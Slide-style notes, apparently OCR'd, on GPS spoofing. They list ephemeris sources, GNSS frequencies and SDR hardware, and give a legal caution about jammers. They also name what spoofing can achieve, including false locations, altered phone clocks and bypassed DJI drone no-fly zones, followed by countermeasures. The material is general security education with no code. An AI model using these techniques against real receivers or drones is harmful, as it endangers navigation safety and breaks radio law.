
Download ephemeris data file from CDDIS website

ftp://cddis.gsfc.nasa.gov/gnss/data/daily/

Method 2

Use ‘gnss-sdr’ program to receive the real-time GPS signal and get the fresh ephemeris data.

GPS Signals Frequency



	Band	Frequency (MHz)	Use
GPS	**L1**	**1,575.42**	**Course/Acquisition** **L1 Civilian (L1C)** **Military (M) code**
	L2	**1,227.60**	**L2 Civilian (L2C)** **Military (M) code**
	L3	1,381.05	Nuclear/research
	L4	1,379.913	Research
	L5	1,176.45	Safety-of-Life (SoL) Data and Pilot
GLONASS	**L1OF, L1SF**	**1,602**	**FDMA signals**
	LSOF, L2SF	**1,246**	
	L1OC, L1SC	1,600.995	CDMA signals
	L2OC, L2SC	1,248.06	
	L3OC, L3SC	1,202.025	


- Michael Robinson

HackRF One

Receive and transmit between **1** MHz and 6 Ghz


USRP

Frequency Range from DC to 6 Ghz



BladeRF

Frequency range between 300MHz - 3.8GHz



GPS Jammers

- GPS Jammers can be a easy way for disconnecting Receiver from Authentic Satellite

- But, It is an offence under the Wireless Telegraphy Act to "knowingly use" such a device to block GPS signals.

Check more: http://stakeholders.ofcom.org.uk/enforcement/spectrum-enforcement/jammers/

Successful Attacks with GPS Spoofing

- Trick a smartphone/Car into thinking it was in a different location.

- Changing Phone's time, as many smartphones will periodically refresh the clock accuracy by using GPS satellites.

- Bypass DJI Drone no drone fly zone.

Anti-hacking Solutions

- The biggest challenge is encrypting civilian GPS since it means a large update to the infrastructure and a lot of money.

- Digital Signatures to be exchanged between Receiver and Satellite.

References

- **"On the Requirements for Successful GPS Spoofing Attacks"** by Nils Ole Tippenhauer, Christina Pöpper, Kasper B. Rasmussen, Srdjan ˇCapkun

- Parrot's A.R. Drone Home Page: ardrone2.parrot.com

- Wikipedia A.R. Drone Entry:
  en.wikipedia.org/wiki/Parrot_AR.Drone

- drone-browser: https://github.com/functino/drone-browser

- node-ar-drone: https://github.com/felixge/node-ar-drone